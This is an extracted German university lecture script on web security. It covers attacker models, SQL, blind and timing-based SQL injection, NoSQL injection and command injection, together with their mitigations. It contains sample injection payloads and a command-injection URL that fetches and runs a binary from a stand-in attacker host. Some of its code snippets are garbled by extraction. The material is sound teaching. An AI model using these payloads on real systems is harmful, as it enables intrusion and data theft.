

Web-basierte Systeme

12: WebSecurity

Wintersemester 2024

Rüdiger Kapitza



Lehrstuhl für Verteilte Systeme
und Betriebssysteme



Friedrich-Alexander-Universität
Technische Fakultät

Vorlesungsplan

- 18. Oktober** Einführung und Darstellung von Webseiten (HTML und CSS)
- 8. November** Hypertext Transfer Protocol
- 15. November** Browser Schnittstellen
- 22. November** Kommunikationsschnittstellen im Browser
- 6. Dezember** WebAssembly
- 20. Dezember** **Architektur moderner Browser** und Vorbereitung Papieranalyse
- 10. Januar** Clientseitige Architekturmuster und serverseitige Implementierung von Web-basierten Systemen
- 17. Januar** Papieranalyse
- 24. Januar** Caching bzw. Lastverteilung durch Zwischenspeicher
- 31. Januar** Aspekte von Web Sicherheit
- 7. Februar** Zusammenfassung und Ausblick

Zielsetzung der Lerneinheit


- Verständnis welche Angreifer/Angriffsvektoren existieren
- Ausgewählte Beispiele von Angriffen auf die Serverseite

Hinweis


- Material basiert auf der WebSecurity Vorlesung von Martin Johns (TU Braunschweig)

Angreifer im Web


Basic Web Paradigm




Modern Web Applications




Modern Web Applications




Modern Web Applications




Modern Web Applications



Modern Web Applications




Modern Web Applications




Angriffsoberfläche moderner Webanwendungen

Modern Web Applications




Security Implications



Vielzahl von möglichen Angreifern

Possible Attackers on the Web



- Befindet sich irgendwo in der Kommunikationsverbindung zwischen Client und Server
- Versucht, die Vertraulichkeit, Integrität und Authentizität der Verbindung zu stören
 - Beobachtung des Verkehrs (passiver Lauscher)
 - Fälschung des Datenverkehrs
(z. B. Einschleusen gefälschter Pakete)
 - Unterbrechung des Datenverkehrs
(z. B. selektives Verwerfen von Paketen)
 - Modifizierung des Datenverkehrs
(z. B. Veränderung des unverschlüsselten HTTP-Datenverkehrs)
- "Man in the middle"

- Kann über das Netzwerk eine Verbindung zum entfernten System herstellen
 - Konzentriert sich meist auf den Server
- Versuche, das System zu kompromittieren
 - Ausführung von beliebigen Code
 - Exfiltration von Informationen (z. B. SQL-Injektionen)
 - Änderung von Informationen
 - Denial of Service Angriff

- Angriff auf die Webanwendungen
- "Man in the browser"
 - Kann HTTP-Anfragen im Browser des Benutzers erstellen
 - Kann den Status des Benutzers ausnutzen (z. B. Sitzungscookies)
 - Provoziert "confused deputy"
- Beispiele
 - Cross-Site Scripting: Angreifer kann beliebiges JavaScript im Kontext eines authentifizierten Benutzers ausführen
 - Cross-Site Request Forgery: Angreifer kann den Browser des Benutzers zwingen, bestimmte Vorgänge auf einer verwundbaren Website auszuführen

- Braucht in der Regel geringe technische Kompetenzen
- Verleitet Opfer bestimmte Handlungen auszuführen
 - Phishing
 - Click Jacking
- Kann technische Maßnahmen zur Erleichterung seiner Aufgabe einsetzen
 - Unicode URLs
 - Verwendung bekannter Symbole, die auf *sichere* Websites hinweisen

Angriffe auf Datenbanken

- Kann sich über das Netzwerk mit einem entfernten System verbinden
 - In der Regel werden Server ausgewählt
- Wege Systeme zu kompromittieren
 - Ausführung von beliebigem Code
 - Exfiltration von Informationen (z. B. SQL-Injektionen)
 - Veränderung von Informationen
 - Denial of Service Angriff

Angriffsoberfläche eines Webservers



Input demo

Hello World!

Name

BMW

Hello World

Visible form fields

Hidden form fields

Any other GET/POST parameters

Cookies

Arbitrary HTTP headers



Relationale Datenbanken

- Speichert Informationen in wohldefinierten Tabellen
 - Jede Tabelle hat einen Namen und mehrere Spalten (mit wohldefinierten Typen, z. B. int oder varchar)
 - Tabellen enthalten Zeilen (Datensätze)

Structured Query Language (SQL)

- Lesen, Ändern oder Löschen von Daten in Datenbankverwaltungssystemen (DBMS)
- SQL ist standardisiert (ISO and ANSI)
 - Alle DBMS fügen dem Standard einige proprietäre Erweiterungen hinzu
 - INSERT INTO ... SELECT FROM ... (MySQL)
 - SELECT .. INTO .. FROM (PostgreSQL)
- Wird in fast jeder größeren Webanwendung verwendet

S

■ Beispiele für SQL Anfragen:

- `SELECT name FROM signup WHERE email='stick@company.org'`
- `INSERT INTO signup (name, email) VALUES ('Bob Stick', 'stick@company.org');`
- `UPDATE signup SET email='bob.stick@company.org' WHERE name='Bob Stick';`
- `DELETE FROM signup WHERE email='bob.stick@company.org';`

■ SQL verwendet Schlüsselwörter für die Abfragestruktur

- `SELECT`, `INSERT`, `DELETE`, `UPDATE`, ...

■ Daten werden in Form von Literalen angegeben

- Zeichenketten, numerische Werte, usw.

■ In der Realität werden Abfragen oft spontan erstellt?!

- Eingaben von Benutzern

Beispiel: Überprüfung eines Passwortes

■ Überprüfung

```
1 mysql_query("
2 SELECT 1 FROM users
3 WHERE name=".$_GET["name"]."
4 AND password=".$_GET["password"]."");
```

■ User: bob, Password: password

```
1 SELECT 1 FROM users WHERE name='bob' AND password='password';
```

■ User: bob, Password: bob's passwordd

```
1 SELECT 1 FROM users WHERE name='bob' AND password='bob's password';
```

■ Ergebnis der zweiten Anfrage:

```
1 #1064 - You have an error in your SQL syntax; check the
2 manual that corresponds to your MySQL server version for
3 the right syntax to use near 'password' at line 1
```


■ Überprüfung

```
1 mysql_query("
2 SELECT 1 FROM users
3 WHERE name='".$$_GET["name"]."'
4 AND password='".$$_GET["password"]."'");
```

■ User: bob, Password: a' OR 'a'='a

```
1 SELECT 1 FROM users WHERE name='bob' password='a' OR 'a'='a';
```

■ Reduziert SQL Anweisung praktisch auf die reine Namensprüfung

Auswirkungen von SQL Injektion

- Die Folgen eines SQL-Injection-Fehlers sind je nach der zugrunde liegenden Datenbank sehr unterschiedlich
 - Bspw. erlauben einige DB-Systeme die Verkettung von Befehlen innerhalb einer Interaktion

```
1 select *... ; drop table SensitiveData;
```

■ Informationsleck

- Wenn ein Rückkanal vorhanden ist, können beliebige Informationen bei der Einspeisung in einen einzelnen select erbeutet werden

```
1 select ... union select ....
```

■ Ausführung von Befehlen

- `xp_cmdshell()`
- Erstellen von Ausgabedateien an interessanten Orten

```
1 select ... into outfile 'file_name'
```

Blind SQL Injektion

- SQL-Injektionen können alle erforderlichen Daten in einer einzigen Abfrage exfiltrieren
 - Z.B. via UNION SELECT
- Abfragen geben möglicherweise aber nicht die gewünschte Ausgabe zurück sondern
 - lediglich die Anzahl der übereinstimmenden Zeilen
- Kann verwendet werden, um ein Stück für Stück mehr zu erfahren
 - Es sind also eine Reihe von Anfragen notwendig für einen erfolgreichen Angriff

```
1 <?php
2 $res = mysql_query("
3     SELECT 1 FROM users
4     WHERE name="'. $_GET["name"]."'");
5
6 if (mysql_num_rows($res) == 1) {
7     print "OK";
8 } else {
9     print "NOK";
10 }
11 ?>
```

Abfrage von Teilinformationen (am Beispiel von MySQL)

- Blind SQLi ermöglicht nur ein Bit per Anfrage zu erfahren
 - Es werden Mittel benötigen, um genau dieses Bit auszuwählen
 - z.B. ist das erste Zeichen des Passworts ein 'a'
- Verwendung von Teilstrings
 - MID(`str`, `pos`, `len`): Anzahl Zeichen ab `pos` als Rückgabe
 - ORD(`str`): Gibt den ASCII-Wert für das am weitesten links stehende Zeichen in der Zeichenkette zurück
- Verwendung von LIKE
 - Verwendung des Platzhalters 'a%' ('a' gefolgt von einer beliebigen Anzahl von Zeichen)
 - LIKE unterscheidet standardmäßig nicht zwischen Groß- und Kleinschreibung
 - `_` ist auch ein Platzhalter (für ein einzelnes Zeichen)

Exploiting blind SQLi




name=bob' AND password LIKE 'a%' #

NOK


```
area = mysql_query("SELECT 1  
FROM users WHERE name='  
' AND GET['name'] = '');  
if (mysql_num_rows($area) == 1)  
    print "OK";  
else  
    print "NOK";
```



Exploiting blind SQLi



Exploiting blind SQLi



Exploiting blind SQLi



name=bob' AND password LIKE 'bb%' #

NOK


```
brwn = mysql_query("SELECT 1  
FROM users WHERE name='  
' & GET['name'] --");  
if (mysql_num_rows(brwn) == 1)  
    print "OK";  
else  
    print "NOK";
```



Exploiting blind SQLi



Exploiting blind SQLi



Exploiting blind SQLi




- Durchprobieren jedes einzelnen Zeichens ist aufwendig $O(n * m)$
 - Zeichenfolge der Länge n
und m verschiedene zu berücksichtigende Zeichen
- Schnellere Möglichkeit: Binäre Suche
 - Zeichen in ASCII-Wert umwandeln
 - Binäre Suche anwenden
 - Laufzeit $O(n * \log(m))$
- Alternative: zuerst den Zeichensatz reduzieren
 - WHERE password LIKE '%a%', ... LIKE '%b%', ...
 - Reduziert die m verschiedenen Zeichen

- Wenn sich die Ausgabe aufgrund der Abfrage nicht ändert kann man stattdessen das Timing ausnutzen
 - Kombination einer Bedingung mit einer Funktion, die mehr Zeit benötigt

```
1 IF(conditional, then, else)
2   BobCHMARK(count, operation)
```

- Wiederholt die Operation (z. B. BobCHMARCK(10000000, MD5('a'))) oder SLEEP(Sekunden))
- Messung der Zeit bis zur Beantwortung der Anfrage

Exploiting timing-based blind SQLi



- SQL-Injektion erfolgt durch unsichere Verwendung von Daten unter der Kontrolle des Angreifers
 - ... bei den meisten Angriffen durch Injektion (z.B. buffer overflows)
- Beste Lösung: prepared statements
 - Separation von Code und Daten
 - Server-seitige vorbereitete Anweisungen erhöhen die Leistung
 - Planung durch die Datenbank muss nur einmal erfolgen
 - Viele Bibliotheken verwenden nur client-seitige vorbereitete Anweisungen (e.g., pymysql)

Verhinderung von SQL-Injektion bei Altanwendungen

- Vorbereitete Anweisungen können drastische Änderungen an der Codebasis erfordern
- Älteren Anwendungen kaum anpassbar
- Anstelle von vorbereiteten Anweisungen können Eingaben mit Escapeschutz versehen werden
 - Problem benutzerdefinierte Behandlung ist fehleranfällig und vorgesehene Funktionen müssen verstanden sein

```
1  mysql_query("SELECT * FROM posts WHERE author='" . mysqli_real_escape_string(
    $_GET["name"]). "'");
```


- Begriff beschreibt verschiedene Klassen von Datenspeichern
 - Dokumentenbasiert (z. B. MongoDB, CouchDB)
 - Key/value Dienste (z. B. Redis)
 - Graphdatenbanken (z.B. Neo4j)
- Oft wird ein SQL-ähnliches Anfrageformat unterstützt

```
1 db.employees.find({lastname: "Stick"})
2 // vs.
3 SELECT * FROM employees WHERE lastname='Stick';
4
5 db.employees.findOne({lastname: "Stick"})
6 //vs.
7 SELECT * FROM employees WHERE lastname='Stick' LIMIT 1;
```

⇒ Es kommt zu ähnlichen Problemen wie bei SQL

- Web-Programmiersprachen sind selten typsicher
 - Programmierer erwarten Strings für Abfragen
 - Bspw. erzeugt PHP ein assoziatives Array aus dem GET-Parameter was zu Problemen führen kann
- Lösung: Typen erzwingen
 - PHP: `(string)$_GET["Name"]`
 - Python: `str(request.GET["name"])`

Befehlsinjektion

- Programmierer können sich dafür entscheiden, Betriebssystembefehle mit Benutzereingaben auszuführen
 - Programmiersprache hat keine passende Bibliothek (z. B. httpasswd-Generierung)
 - Programmierer sucht den vermeintlich kürzesten Weg
- Beispiel:
 - Erwartete Verwendung:
`http://example.org/add_user?username=ben&password=secret`
 - Ergebnis: `htpasswd -b .htpasswd bob secret`

Böswillige Verwendung von Befehlen

```
1 import os
2 def add_user(request, username, password):
3     os.system("htpasswd -b .htpasswd %s %s" % (username, password))
4     return HttpResponse("user added")
```

■ Alternativer Aufruf:

```
1 http://example.org/add_user?username=bob; wget http://attacker.org/
2 mal; chmod +x mal; ./mal %26 %23&password=secret
```

■ Ergebnis:

```
1 htpasswd -b .htpasswd bob;
2 wget http://attacker.org/mal;
3 chmod +x mal;
4 ./mal & # secret
```

■ Bash: cmd1; cmd2

- Ermöglicht es zwei Befehle aneinanderzureihen unabhängig von den Ergebnissen des ersten Befehls

- Problem: Befehl und Argumente nicht richtig getrennt
 - bash parst und erweitert Argumente (z.B. \$)
- Mögliche Lösung am Beispiel von Python: Separation von Befehl und Daten

```
1 import subprocess
2 def add_user(request, username, password):
3     subprocess.call(["htpasswd", "-b", ".htpasswd", username, password])
4     return HttpResponse("user added")
```

- Lösung 2 (PHP): Argumente richtig escapen
 - Strings in einfachen Anführungszeichen werden von der Bash nicht interpretiert
 - `string escapeshellarg(string $arg)`

- Pfad-Traversal – Zugriff auf nicht autorisierte Dateien
 - Unzureichende Überprüfung der Eingabe auf Metazeichen
- Dynamische Einbindung von Programmcode
 - PHP: `include($_GET["page"]);`
- Upload von beliebiger Dateien
- Deserializations-Angriffe
- Angriffe auf Template-Mechanismen
- usw.